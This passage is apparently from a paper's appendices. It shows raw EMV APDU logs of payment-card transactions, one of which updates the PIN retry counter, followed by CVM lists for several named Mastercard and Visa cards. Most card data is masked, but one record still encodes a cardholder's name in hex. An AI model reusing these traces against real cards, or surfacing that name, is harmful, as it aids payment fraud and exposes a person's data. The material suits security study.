0000: 00 B2 01 14 32

Card response 52 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 30 9F 0D 05 BC 50 BC 88 00 9F 0E 05 00 00 00
0010: 00 00 9F 0F 05 BC 70 BC 98 00 8E 12 00 00 00 00
0020: 00 00 00 00 42 03 44 03 41 03 1E 03 1F 03 9F 4A
0030: 01 82 90 00

Terminal command 22 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 14 00

Card response 2 bytes: 6C FE [E] Bad length value in Le; 0xFE is the correct exact Le
0000: 6C FE

Terminal command 23 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 14 FE

Card response 256 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 81 FB 9F 46 81 XX XX XX XX XX XX XX XX XX XX
0010: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0020: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0030: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0040: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0050: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0060: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0070: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0080: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0090: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00a0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00b0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00c0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00d0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00e0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00f0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX 90 00

Terminal command 24 48 bytes: AE GENERATE AUTHORISATION CRYPTOGRAM Generate a signature for a payment transaction.
0000: 80 AE 90 00 2B 00 00 00 00 05 00 00 00 00 00 00
0010: 00 08 40 00 00 00 80 00 08 40 21 03 03 00 67 E8
0020: AF 76 21 00 00 00 00 00 00 00 00 00 1E 03 00

Card response 2 bytes: 61 B5 [I] Command successfully executed; 0xB5 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 B5

Terminal command 25 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 B5

Card response 183 bytes: 90 00 [I] Command successfully executed (OK).
0000: 77 81 B2 9F 27 01 80 9F 36 02 00 9B 9F 4B 81 90
0010: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0020: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0030: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0040: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0050: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0060: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0070: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0080: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0090: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00a0: 9F 10 12 01 10 A0 40 03 22 00 00 00 00 00 00 00 00 00
00b0: 00 00 00 00 FF 90 00

Terminal command 26 34 bytes: AE GENERATE AUTHORISATION CRYPTOGRAM Generate a signature for a payment transaction.
0000: 80 AE 50 00 1D 21 F6 78 03 18 F0 40 0B 00 12 30
0010: 30 00 00 00 80 00 67 E8 AF 76 67 2A F7 3F 46 FD
0020: 6D 69

Card response 2 bytes: 61 B5 [I] Command successfully executed; 0xB5 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 B5

Terminal command 27 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 B5

Card response 183 bytes: 90 00 [I] Command successfully executed (OK).
0000: 77 81 B2 9F 27 01 40 9F 36 02 00 9B 9F 4B 81 90
0010: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0020: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0030: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0040: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0050: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0060: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0070: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0080: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0090: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00a0: 9F 10 12 01 10 60 70 03 22 00 00 67 2A 00 00 00
00b0: 00 00 00 00 FF 90 00

Appendix B: EMV transaction that updates the PIN RETRY Counter

Terminal command 1 19 bytes: A4 SELECT Select a file.
0000: 00 A4 04 00 0E 31 50 41 59 2E 53 59 53 2E 44 44
0010: 46 30 31

Card response 2 bytes: 61 20 [I] Command successfully executed; 0x20 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 20

Terminal command 2 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 20

Card response 34 bytes: 90 00 [I] Command successfully executed (OK).
0000: 6F 1E 84 0E 31 50 41 59 2E 53 59 53 2E 44 44 46
0010: 30 31 A5 0C 88 01 01 5F 2D 02 65 6E 9F 11 01 01
0020: 90 00

Terminal command 3 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 0C 00

Card response 2 bytes: 6C 2E [E] Bad length value in Le; 0x2E is the correct exact Le
0000: 6C 2E

Terminal command 4 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 0C 2E

Card response 48 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 2C 61 2A 4F 07 A0 00 00 00 04 10 10 50 10 4D
0010: 41 53 54 45 52 43 41 52 44 20 44 45 42 49 54 87
0020: 01 01 73 0A 5F 55 02 55 53 42 03 54 03 24 90 00

Terminal command 5 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 0C 00

Card response 2 bytes: 6C 34 [E] Bad length value in Le; 0x34 is the correct exact Le
0000: 6C 34

Terminal command 6 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 0C 34

Card response 54 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 32 61 30 4F 07 A0 00 00 00 04 22 03 50 05 44
0010: 45 42 49 54 9F 12 0E 42 4F 57 20 44 45 42 49 54
0020: 20 43 41 52 44 87 01 01 73 0A 5F 55 02 55 53 42
0030: 03 54 03 24 90 00

Terminal command 7 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 03 0C 00

Card response 2 bytes: 6A 83 [E] Record not found
0000: 6A 83

Terminal command 8 12 bytes: A4 SELECT Select a file.
0000: 00 A4 04 00 07 A0 00 00 00 04 10 10

Card response 2 bytes: 61 39 [I] Command successfully executed; 0x39 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 39

Terminal command 9 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 39

Card response 59 bytes: 90 00 [I] Command successfully executed (OK).
0000: 6F 37 84 07 A0 00 00 00 04 10 10 A5 2C 50 10 4D
0010: 41 53 54 45 52 43 41 52 44 20 44 45 42 49 54 87
0020: 01 01 5F 2D 02 65 6E BF 0C 0F 9F 4D 02 0B 0A 5F
0030: 55 02 55 53 42 03 54 03 24 90 00

Terminal command 10 7 bytes: A8 None None
0000: 80 A8 00 00 02 83 00

Card response 2 bytes: 61 10 [I] Command successfully executed; 0x10 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 10

Terminal command 11 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 10

Card response 18 bytes: 90 00 [I] Command successfully executed (OK).
0000: 77 0E 82 02 39 00 94 08 18 01 04 01 10 01 02 01
0010: 90 00

Terminal command 12 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 1C 00

Card response 2 bytes: 6C 5C [E] Bad length value in Le; 0x5C is the correct exact Le
0000: 6C 5C

Terminal command 13 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 1C 5C

Card response 94 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 5A 9F 42 02 08 40 5F 25 03 19 06 14 5F 24 03
0010: 22 06 30 5A 08 XX XX XX XX XX XX XX XX 5F 34 01
0020: 01 9F 07 02 FF C0 8C 21 9F 02 06 9F 03 06 9F 1A
0030: 02 95 05 5F 2A 02 9A 03 9C 01 9F 37 04 9F 35 01
0040: 9F 45 02 9F 4C 08 9F 34 03 8D 0C 91 0A 8A 02 95
0050: 05 9F 37 04 9F 4C 08 5F 28 02 08 40 90 00

Terminal command 14   5 bytes: B2   READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 1C 00

Card response   2 bytes: 6C 35 [E] Bad length value in Le; 0x35 is the correct exact Le
0000: 6C 35

Terminal command 15   5 bytes: B2   READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 1C 35

Card response 55 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 33 57 10 XX XX XX XX XX XX XX XX DX XX XX XX
0010: XX XX XX XX 9F 08 02 00 02 5F 20 10 47 41 4C 56
0020: 41 4E 2F 20 53 41 4C 56 41 44 4F 52 5F 30 02 02
0030: 01 9F 44 01 02 90 00

Terminal command 16   5 bytes: B2   READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 03 1C 00

Card response   2 bytes: 6C FE [E] Bad length value in Le; 0xFE is the correct exact Le
0000: 6C FE

Terminal command 17   5 bytes: B2   READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 03 1C FE

Card response 256 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 81 FB 90 81 F8 47 07 6C FB C8 F9 6D 86 B5 63
0010: CE 02 13 22 92 3C 4C D1 E7 3C D4 3D 8F D9 4F 0A
0020: 27 D6 99 7C 30 1E 1B F6 FA CD 39 07 21 12 3A 96
0030: 11 5B B6 C3 8A 92 63 36 77 B9 11 11 62 B8 8C 94
0040: 57 AC 25 BF 50 6F A7 8A D0 B8 F7 23 BC 72 98 BD
0050: 88 9A C7 B7 A4 0E 4E 5F 03 63 CB FB 30 A1 72 BB
0060: DC 86 FF 92 E4 29 D3 59 AD C9 9A 9F 47 D9 4D A1
0070: C1 F9 66 1C 54 0E CC E4 62 69 D2 2E 13 0F 2D 4D
0080: CE 6D 28 F5 92 01 C4 19 47 37 09 5B 65 CD 35 DA
0090: BA 8D 17 F7 DE AF 68 25 20 C4 3A B2 B7 5D 08 3D
00a0: 4A 82 3F F7 48 7B 72 E5 3F FF F0 F7 E9 87 37 70
00b0: 6B BF B2 B2 F8 3F 99 BA 5C 0D 00 33 CF 4A 9A 7D
00c0: 35 C2 8F E4 3A 00 B8 EA 89 2E 42 0A EE 4E 26 41
00d0: 6A B9 30 EF B1 4D D3 26 87 3C 56 98 9D 50 4C 25

00e0: 00 4B FC 93 DE 30 60 97 87 BE CD B5 55 B4 A8 8B
00f0: E2 D3 C4 E1 09 08 09 B4 F1 F1 EE 5F 2F BA 90 00

Terminal command 18 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 04 1C 00

Card response 2 bytes: 6C 38 [E] Bad length value in Le; 0x38 is the correct exact Le
0000: 6C 38

Terminal command 19 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 04 1C 38

Card response 58 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 36 9F 32 01 03 92 23 32 55 6E 64 2E 2C A1 75
0010: F8 21 AD 9D 2A A0 E9 98 46 FA 92 12 9B 07 EF 58
0020: 59 E9 B7 13 E4 CC 4F 09 9E DC 35 8F 01 06 9F 49
0030: 03 9F 37 04 9F 47 01 03 90 00

Terminal command 20 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 14 00

Card response 2 bytes: 6C 32 [E] Bad length value in Le; 0x32 is the correct exact Le
0000: 6C 32

Terminal command 21 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 01 14 32

Card response 52 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 30 9F 0D 05 BC 50 BC 88 00 9F 0E 05 00 00 00
0010: 00 00 9F 0F 05 BC 70 BC 98 00 8E 12 00 00 00 00
0020: 00 00 00 00 42 03 44 03 41 03 1E 03 1F 03 9F 4A
0030: 01 82 90 00

Terminal command 22 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 14 00

Card response 2 bytes: 6C FE [E] Bad length value in Le; 0xFE is the correct exact Le
0000: 6C FE

Terminal command 23 5 bytes: B2 READ RECORD Read data from a file with a record-oriented structure.
0000: 00 B2 02 14 FE

Card response 256 bytes: 90 00 [I] Command successfully executed (OK).
0000: 70 81 FB 9F 46 81 XX XX XX XX XX XX XX XX XX XX
0010: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0020: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0030: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0040: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0050: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0060: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0070: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0080: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0090: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00a0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00b0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00c0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00d0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00e0: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX

00f0: XX XX XX XX XX XX XX XX XX XX XX XX XX 90 00

Terminal command 24 48 bytes: AE GENERATE AUTHORISATION CRYPTOGRAM Generate a signature for a payment transaction.
0000: 80 AE 90 00 2B 00 00 00 00 05 00 00 00 00 00 00
0010: 00 08 40 00 00 00 80 00 08 40 21 03 23 00 BB 59
0020: 2C 04 21 00 00 00 00 00 00 00 00 00 1E 03 00

Card response 2 bytes: 61 B5 [I] Command successfully executed; 0xB5 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 B5

Terminal command 25 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 B5

Card response 183 bytes: 90 00 [I] Command successfully executed (OK).
0000: 77 81 B2 9F 27 01 80 9F 36 02 00 9B 9F 4B 81 90
0010: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0020: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0030: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0040: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0050: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0060: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0070: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0080: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0090: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00a0: 9F 10 12 01 10 A0 40 03 22 00 00 00 00 00 00 00 00 00
00b0: 00 00 00 00 FF 90 00

Terminal command 26 34 bytes: AE GENERATE AUTHORISATION CRYPTOGRAM Generate a signature for a payment transaction.
0000: 80 AE 50 00 1D DC 89 DA 6A B0 21 4C 2C 03 1A 30
0010: 30 00 00 00 80 00 BB 59 2C 04 E2 F0 AE 8B 24 8A
0020: 9F A1

Card response 2 bytes: 61 B5 [I] Command successfully executed; 0xB5 bytes of data are available and can be requested using GET RESPONSE.
0000: 61 B5

Terminal command 27 5 bytes: C0 GET RESPONSE Retrieves the response from a previous command.
0000: 00 C0 00 00 B5

Card response 183 bytes: 90 00 [I] Command successfully executed (OK).
0000: 77 81 B2 9F 27 01 40 9F 36 02 00 9B 9F 4B 81 90
0010: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0020: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0030: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0040: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0050: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0060: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0070: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0080: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0090: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
00a0: 9F 10 12 01 10 60 70 03 22 00 00 67 2A 00 00 00
00b0: 00 00 00 00 FF 90 00

Appendix C: Physical Card Logs and Application Life Cycle Data

JCPENNEY Rewards card Mastercard - Idemia 4 48171 9/19

4201 Encrypted PIN online, If unattended cash, next
1E03 Signature, If terminal supports CVM, FAIL
1F03 No CVM required, If terminal supports CVM, FAIL
4203 Encrypted PIN online, If terminal supports CVM, next
4403 Encrypted PIN by ICC, If terminal supports CVM, next
4103 Plain PIN by ICC, If terminal supports CVM, next

Bank of the West debit - Mastercard - Idemia 4 47112 6/19

4203 Encrypted PIN online, If terminal supports CVM, next
4403 Encrypted PIN by ICC, If terminal supports CVM, next
4103 Plain PIN by ICC, If terminal supports CVM, next
1E03 Signature, If terminal supports CVM, FAIL
1F03 No CVM required, If terminal supports CVM, FAIL

Bank of the West debit - Mastercard - Idemia 4 42447 ICA6127 6/18

4201 Encrypted PIN online, If unattended cash, next
1E03 Signature, If terminal supports CVM, FAIL
1F03 No CVM required, If terminal supports CVM, FAIL
4203 Encrypted PIN online, If terminal supports CVM, next
4403 Encrypted PIN by ICC, If terminal supports CVM, next
4103 Plain PIN by ICC, If terminal supports CVM, next

Visa Idemia 8 1563732F 08/19

0201 Encrypted PIN online, If unattended cash
0204 Encrypted PIN online, If manual cash
4403 Encrypted PIN by ICC, If terminal supports CVM
4103 Plain PIN by ICC, If terminal supports CVM
1F02 No CVM required, If not (unattended cash, manual cash, purchase + cash)

Visa OT 08 1552823A04/17

0201 Encrypted PIN online, If unattended cash
0204 Encrypted PIN online, If manual cash
4403 Encrypted PIN by ICC, If terminal supports CVM
4103 Plain PIN by ICC, If terminal supports CVM
1F02 No CVM required, If not (unattended cash, manual cash, purchase + cash)

0x9F7E "Application Life Cycle Data"

> 00 A4 04 00 0E 31 50 41 59 2E 53 59 53 2E 44 44 46 30 31
< [] 61 20
> 00 C0 00 00 20
< 6F 1E 84 0E 31 50 41 59 2E 53 59 53 2E 44 44 46 30 31 A5 0C 88 01 01 5F 2D 02 65 6E 9F 11 01 01 90 00
> 00 B2 01 0C 00
< [] 6C 2E
> 00 B2 01 0C 2E
< 70 2C 61 2A 4F 07 A0 00 00 00 04 10 10 50 10 4D 41 53 54 45 52 43 41 52 44 20 44 45 42 49 54 87 01 01 73 0A 5F 55 02 55 53 42 03 54 03 24 90 00
> 00 B2 02 0C 00
< [] 6C 34
> 00 B2 02 0C 34
< 70 32 61 30 4F 07 A0 00 00 00 04 22 03 50 05 44 45 42 49 54 9F 12 0E 42 4F 57 20 44 45 42 49 54 20 43 41 52 44 87 01 01 73 0A 5F 55 02 55 53 42 03 54 03 24 90 00
> 00 A4 04 00 07 A0 00 00 00 04 10 10
< [] 61 39
> 00 C0 00 00 39
< 6F 37 84 07 A0 00 00 00 04 10 10 A5 2C 50 10 4D 41 53 54 45 52 43 41 52 44 20 44 45 42 49 54 87 01 01 5F 2D 02 65 6E BF 0C 0F 9F 4D 02 0B 0A 5F 55 02 55 53 42 03 54 03 24 90 00
> 80 CA 9F 7E 00
< [] 6C 33
> 80 CA 9F 7E 33
< 9F 7E 30 03 10 05 17 00 03 00 00 11 45 91 69 29 10 00 00 FF FF 11 45 91 69 29 10 00 00 FF FF 48 30 27 01 82 31 70 90 00 09 11 45 11 45 91 69 29 10 00 00 90 00